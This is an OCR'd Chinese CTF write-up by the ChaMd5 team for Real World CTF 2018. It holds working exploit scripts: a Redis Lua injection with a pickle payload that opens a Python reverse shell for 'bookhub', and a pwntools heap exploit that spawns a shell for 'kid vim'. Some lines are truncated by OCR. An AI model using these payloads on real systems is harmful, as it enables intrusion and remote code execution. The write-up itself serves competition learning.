
Real World CTF国际大赛 部分WP

chamd5 / 2018-07-31 10:57:34 / 浏览数 4104 安全技术 CTF 顶(1) 踩(1)

【
本文来自 ChaMd5安全团队，文章内容以思路为主。
如需转载，请先联系ChaMd5安全团队授权。
未经授权请勿转载。
】

check-in
advertisement
题目描述里写平台很安全，请不要攻击。
所以尝试抓包，往Cookie的uid进行sqli



Forensics
ccls-fringe
解压blob，执行以下脚本

```
import os, sys1

f = open('blob','rb+')
con = f.read()
for i in range(len(con)):
   if ord(con[i]) == 0:
       outstr = ''
       hexstr = ''
       for j in range(10):
           if i+j < len(con):1
               hexstr = '%02x '%ord(con[i+j]) + hexstr
       for j in range(i):
           ch = ord(con[i-1-j])
           if ch >= 0x20 and ch < 0x80:
```

```
            outstr = chr(ch) + outstr
        else:
            if len(outstr) > 1 and outstr.find('int ') >= 0:
                print hexstr + outstr
            break
```

进行排序，发现变量定义有问题。

```
9e 20 01 00 00 00 02 08 08 00 int l
9e 22 01 00 00 00 02 08 08 00 int e
9e 24 01 00 00 00 02 08 08 00 int s
9e 26 01 00 00 00 02 08 08 00 int s
9e 2c 01 00 00 00 02 08 08 00 int w
9e 2e 01 00 00 00 02 08 08 00 int o
9e 30 01 00 00 00 02 08 08 00 int d
9e 38 01 00 00 00 02 08 08 00 int w
9e 3a 01 00 00 00 02 08 08 00 int h
9e 3c 01 00 00 00 02 08 08 00 int o
9e 3e 01 00 00 00 02 00 00 00 int i
9e 40 01 00 00 00 02 08 08 00 int s
9e 4a 01 00 00 00 02 00 00 00 int i
9e 4c 01 00 00 00 02 02 00 00 int n
9e 4e 01 00 00 00 02 08 08 00 int h
9e 50 01 00 00 00 02 08 08 00 int k
```

找到所有int定义，发现还有个int b，组合起来得到flag


flag:blesswodwhoisinhk

web

dot free

Django框架，输入任意地址可爆出所有路由。根据debug信息(XSSWebSite.urls)猜测为XSS题目

过滤规则：空格，可以用/绕过



尝试盲打XSS，未收到返回

参数传入为数组url[]=xxx。触发django的debug，得到如下信息

13.57.104.34/Recieve/

▶ Local vars

/home/Recieve/RecieveMod.py in RecieveMod

```
42. def RecieveMod(req):
43.     if req.method != 'POST':
44.         data = {
45.             'msg': 'error request method!'
46.         }
47.     else:
48.         url = req.POST.get('url')
49.         if validURL(url):
50.             RunWebDriver(url)
51.             data = {
52.                 'msg': 'ok'
53.             }
54.         else:
55.             data = {
```

▼ Local vars

Variable	Value
req	<WSGIRequest: POST '/Recieve/'>
url	None

/home/Recieve/RecieveMod.py in validURL

```
31.         r'^(?:http)s?://'  # http:// or https://
32.         r'(?:(?:[A-Z0-9](?:[A-Z0-9-]{0,61}[A-Z0-9])?\.)+(?:[A-Z]{2,6}\.?|[A-Z0-9-]{2,}\.?)|'
33.         r'localhost|'  # localhost...
34.         r'\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}|'  # ...or ipv4
35.         r'\[?[A-F0-9]*:[A-F0-9:]+\]?)'  # ...or ipv6
36.         r'(?::\d+)?'  # optional port
37.         r'(?:/?|[/?]\S+)$', re.IGNORECASE)
38.     res = re.match(regex, url) is not None
39.     return res
40.
41.
42. def RecieveMod(req):
43.     if req.method != 'POST':
44.         data = {
```

▼ Local vars

Variable	Value

ChaMd5安全团队

题目环境有点尴尬，死活收不到bot访问，一气之下开启了fuzz爆破，然后，然后就出来了。

/home/Recieve/RecieveMod.py in RunWebDriver

```
10. # coding:utf-8
11.
12. from selenium import webdriver
13.
14.
15. def RunWebDriver(url):
16.     phantomjs_path = os.getcwd()+"/phantomjs"
17.     browser = webdriver.PhantomJS(executable_path=phantomjs_path)
18.     browser.add_cookie(
19.         {'name': 'flag', 'value': 'rwctf{L00kI5TheFlo9}', 'path': '/', 'domain': '.127.0.0.1'})
20.     o = urlparse(url)
21.     param = o.query
22.     url = 'http://127.0.0.1/?' + param
23.     print("param:\n", param)
```

▼ Local vars

Variable	Value
phantomjs_path	'/home/phantomjs'
url	u'http://1[redacted]1:7799/..//..//..//{FILE}'

ChaMd5安全团队

bookhub


源码审计题目，flask框架，访问http://52.52.4.252:8080/www.zip下载到源码

user.py Line 90看到有eval操作，猜测可以代码执行

```
84
85          status = 'success'
86          sessionid = flask.session.sid
87          prefix = app.config['SESSION_KEY_PREFIX']
88
89          if flask.request.form.get('submit', None) == '1':
90              try:
91                  rds.eval(rf'''
92                  local function has_value (tab, val)
93                      for index, value in ipairs(tab) do
94                          if value == val then
95                              return true
96                          end
97                      end
98
99                      return false
100                 end
```


ChaMd5安全团队 先知社区

访问白名单中检查了X-Forwarded-For，改为127.0.0.1过不去
具体白名单是 10.0.0.0/8,127.0.0.0/8,172.16.0.0/12,192.168.0.0/16,18.213.16.123.
后端服务器使用了Nginx，猜测有一层反代干掉了X-Fowarded-For而导致无法伪造。
52.52.4.252:8080 本质是一个http代理



挂上这层代理访问http://127.0.0.1:5000 可以绕过
但是发现当挂上代理之后，访问任何域名任何页面，都是book的页面

新世界、 http://18.213.16.123:5000/



题目思路应该是Redis + Lua注入，反序列化
https://xz.aliyun.com/t/219
https://www.leavesongs.com/PENETRATION/zhangyue-python-web-code-execute.html
关键点 session + csrf token，构造反序列化代码，并防止csrftoken更新把反序列化代码删掉
以下脚本说明一切

```
# -*- coding:utf-8 -*-

import requests
import re
import json
import random
import string
import cPickle
import os
import urllib

req = requests.Session()

DEBUG = 0

URL = "http://18.213.16.123:5000/" if not DEBUG else "http://127.0.0.1:5000/"


def rs(n=6):
   return ''.join(random.sample(string.ascii_letters + string.digits, n))


class exp(object):

   def __reduce__(self):
       listen_ip = "127.0.0.1"
       listen_port = 1234
       s = 'python -c \'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("%s",%s));os
           listen_ip, listen_port)
       return (os.system, (s,))

x = [{'_fresh': False, '_permanent': True,
     'csrf_token': '2f898d232024ac0e0fc5f5e6fdd3a9a7dad462e8', 'exp': exp()}]
s = cPickle.dumps(x)

if __name__ == '__main__':
   payload = urllib.quote(s)
   yoursid = 'vvv'
   funcode = r"local function urlDecode(s) s = string.gsub(s, '%%(%x%x)', function(h) return string.char(tonumber(h, 16)) end)
   # ■■payload■■■del
   sid = '%s\\" } %s ' % (rs(6), funcode) + \
       'redis.call(\\"set\\",\\"bookhub:session:%s\\",\\urlDecode("%s\\")) inputs = { \"bookhub:session:%s\" } --' % (
           yoursid, payload, yoursid)
   headers = {
       "Cookie": 'bookhub-session="x%s"' % sid,
       "Content-Type": "application/x-www-form-urlencoded",
       'X-CSRFToken': 'ImY3NGI2MDcxNmQ5NmYwYjExZTQ4N2ZlYTMxNDg0ZGQ3NjA0MGU2OWIi.Dj9f9w.WL0VY6e2y6edFTh6QcOKo9DnzLw',
   }

   res = req.get(URL + 'login/', headers=headers)
   if res.status_code == 200:
       html = res.content
       r = re.findall(r'csrf_token" type="hidden" value="(.*?)">', html)
       if r:
           headers['X-CSRFToken'] = r[0]
           # refresh_session
           data = {'submit': '1'}
           res = req.post(URL + 'admin/system/refresh_session/',
                          data=data, headers=headers)
           if res.status_code == 200:
               print(res.content)
           else:
               print(res.content)
           # fuck
           headers['Cookie'] = 'bookhub-session=vvv'
           res = req.get(URL + 'admin/', headers=headers)
           if res.status_code == 200:
               print(res.content)
           else:
```

```
            print(res.content)
```

PWN
kid vim
使用了KVM。在host的free函数存在可能出现的hangling pointer;update函数中可能出现数据双向copy:

```
//free
if ( r_cx <= 0x10u )
 {
   switch ( r_bx )
   {
     case 2:
       free(list_2030A0[r_cx]);
       list_2030A0[r_cx] = 0LL;
       --count_20304C;
       break;
     case 3:
       free(list_2030A0[r_cx]);
       list_2030A0[r_cx] = 0LL;
       size_203060[r_cx] = 0;
       --count_20304C;
       break;
     case 1:
       free(list_2030A0[r_cx]);   // hangling pointer
       break;
   }
 }


//upate
if ( r_cx <= 0x10u )
 {
   if ( list_2030A0[r_cx] )
   {
     if ( r_dx <= size_203060[r_cx] )
     {
       if ( r_bx == 1 )
       {
         memcpy(list_2030A0[r_cx], (mem + 0x4000), r_dx);
       }
       else if ( r_bx == 2 )
       {
         memcpy((mem + 0x4000), list_2030A0[r_cx], r_dx);
       }
     }
     else
     {
       perror("Memory overflow!");
     }
   }
   else
   {
     perror("No memory in this idx!");
   }
 }
 else
 {
   perror("Index out of bound!");
 }
```

在正常情况下，以上可能没有满足的条件。
幸好guest的alloc函数使以上可能成为现实：

```
seg000:006F                 push    ax
seg000:0070                 push    bx
seg000:0071                 push    cx
seg000:0072                 push    dx
seg000:0073                 push    si
seg000:0074                 push    di
seg000:0075                 mov     ax, offset aSize ; Size:
```

```
seg000:0078                 mov     bx, 5
seg000:007B                 call    print
seg000:007E                 mov     ax, offset size
seg000:0081                 mov     bx, 2
seg000:0084                 call    get_input
seg000:0087                 mov     ax, ds:size
seg000:008A                 cmp     ax, 1000h
seg000:008D                 ja      short error_big ; Too big
seg000:008F                 mov     cx, word ptr ds:size_total
seg000:0093                 cmp     cx, 0B000h
seg000:0097                 ja      short loc_CD    ; Guest memory is full! Please use the host memory!
seg000:0099                 mov     si, word ptr ds:count
seg000:009D                 cmp     si, 10h
seg000:00A0                 jnb     short loc_D8
seg000:00A2                 mov     di, cx
seg000:00A4                 add     cx, 5000h
seg000:00A8                 add     si, si
seg000:00AA                 mov     ds:heap_addr[si], cx
seg000:00AE                 mov     ds:heap_size[si], ax
seg000:00B2                 add     di, ax
seg000:00B4                 mov     word ptr ds:size_total, di
seg000:00B8                 mov     al, ds:count
seg000:00BB                 inc     al
seg000:00BD                 mov     ds:count, al
seg000:00C0                 jmp     short end
seg000:00C2 ; ---------------------------------------------------------------------------
seg000:00C2
seg000:00C2 error_big:                              ; CODE XREF: F_alloc+1E↑j
seg000:00C2                 mov     ax, offset aTooBig ; Too big
seg000:00C5                 mov     bx, 8
seg000:00C8                 call    print
seg000:00CB                 jmp     short end
seg000:00CD ; ---------------------------------------------------------------------------
seg000:00CD
seg000:00CD loc_CD:                                 ; CODE XREF: F_alloc+28↑j
seg000:00CD                 mov     ax, offset aGuestMemoryIsF ; Guest memory is full! Please use the host memory!
seg000:00D0                 mov     bx, 32h ; '2'
seg000:00D3                 call    print
seg000:00D6                 jmp     short end
seg000:00D8 ; ---------------------------------------------------------------------------
seg000:00D8
seg000:00D8 loc_D8:                                 ; CODE XREF: F_alloc+31↑j
seg000:00D8                 mov     ax, offset aTooManyMemory ; "Too many memory\n"
seg000:00DB                 mov     bx, 10h
seg000:00DE                 call    print
seg000:00E1
seg000:00E1 end:                                    ; CODE XREF: F_alloc+51↑j
seg000:00E1                                         ; F_alloc+5C↑j ...
seg000:00E1                 pop     di
seg000:00E2                 pop     si
seg000:00E3                 pop     dx
seg000:00E4                 pop     cx
seg000:00E5                 pop     bx
seg000:00E6                 pop     ax
seg000:00E7                 retn
```

由于guest的空间申请限制是由已申请的尺寸控制的（实际存在条件检查不严的问题），当总大小为0xb000时再申请空间，其起始地址溢出成0，且通过所有检查。通过upd
在vm中也可以加入一个打印输出的功能，将mem+0x4000读回的数据输出，实现leak。
其它部分就是典型的unsorted bin attack，修改_IO_list_all来劫持vtable，从而get shell。
代码如下（第一次用，写得又乱又丑）：

```
#!/usr/bin/env python

from pwn import *

def alloc(size):
   io.recvuntil('choice:')
   io.send('1')
   io.recvuntil('Size:')
```

```
   io.send(p16(size))


def update(idx,data):
   io.recvuntil('choice:')
   io.send('2')
   io.recvuntil('Index:')
   io.send(p8(idx))
   io.recvuntil('Content:')
   io.send(data)

def show(size):
   io.recvuntil('choice:')
   io.send('3')
   io.recvuntil('Size:')
   io.send(p16(size))

def alloc_h(size):
   io.recvuntil('choice:')
   io.send('4')
   io.recvuntil('Size:')
   io.send(p16(size))


def update_h(size,idx,data):
   io.recvuntil('choice:')
   io.send('5')
   io.recvuntil('Size:')
   io.send(p16(size))
   io.recvuntil('Index:')
   io.send(p8(idx))
   io.recvuntil('Content:')
   io.send(data)

def free_h(idx):
   io.recvuntil('choice:')
   io.send('6')
   io.recvuntil('Index:')
   io.send(p8(idx))


def pwn():

   '''
   0x45216  execve("/bin/sh", rsp+0x30, environ)
constraints:
 rax == NULL

0x4526a execve("/bin/sh", rsp+0x30, environ)
constraints:
 [rsp+0x30] == NULL

0xf02a4 execve("/bin/sh", rsp+0x50, environ)
constraints:
 [rsp+0x50] == NULL

0xf1147 execve("/bin/sh", rsp+0x70, environ)
constraints:
 [rsp+0x70] == NULL

   '''
   for i in range(11):
       alloc(0x1000)
   alloc(0x3ae)
   data = file('bin','rb').read()
   update(0x0b,data)
   alloc_h(0x100)
   alloc_h(0x100)
   alloc_h(0x200)
```

```
    alloc_h(0x100)


    free_h(0)
    free_h(2)
    update(0,'\x02')
    update_h(0x10,0,'\x01'*0x10)
    show(0x4000)
    addr = u64(io.recvn(8))
    heap = u64(io.recvn(8))

    libc = addr - 0x3C4B78
    io_list_all = libc+0x3c5520

    hook_addr = libc+0x3C4B10
    one_addr = libc+0x4526a

    log.info(hex(libc))
    update(0,'\x01')


    alloc_h(0x100)
    alloc_h(0x1a0)
    free_h(0)

    update_h(0x10,0,p64(addr)+p64(io_list_all-0x10))
    update_h(0x70,3,'\x00'*0x68+p64(heap+8))
    alloc_h(0x100)
    data = '\x00'*0x10+p64(one_addr)+'A'*0x178+p64(0x0)+p64(0x60)
    fake_file =p64(0)*5
    fake_file += p64(2)
    fake_file += p64(0)*4
    data += fake_file
    update_h(len(data),2,data)

    io.recvuntil('choice:')
    io.send('7')

    io.interactive()


if __name__  ==  '__main__':
    context(arch='amd64', kernel='amd64', os='linux')
    HOST, PORT = '0.0.0.0', 9999
    HOST, PORT = '34.236.229.208', 9999
    # libc = ELF('./libc.so.6')
    if len(sys.argv) > 1 and sys.argv[1] == 'l':
        io = process('./kid_vm')
        context.log_level = 'debug'
    else:
        io = remote(HOST, PORT)
    pwn()
```

先知社区

点击收藏 | 0 关注 | 1

上一篇：基于反序列化的Oracle提权 下一篇：条条大路通罗马——花式转储域密码哈希

1. 0 条回复
   - 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板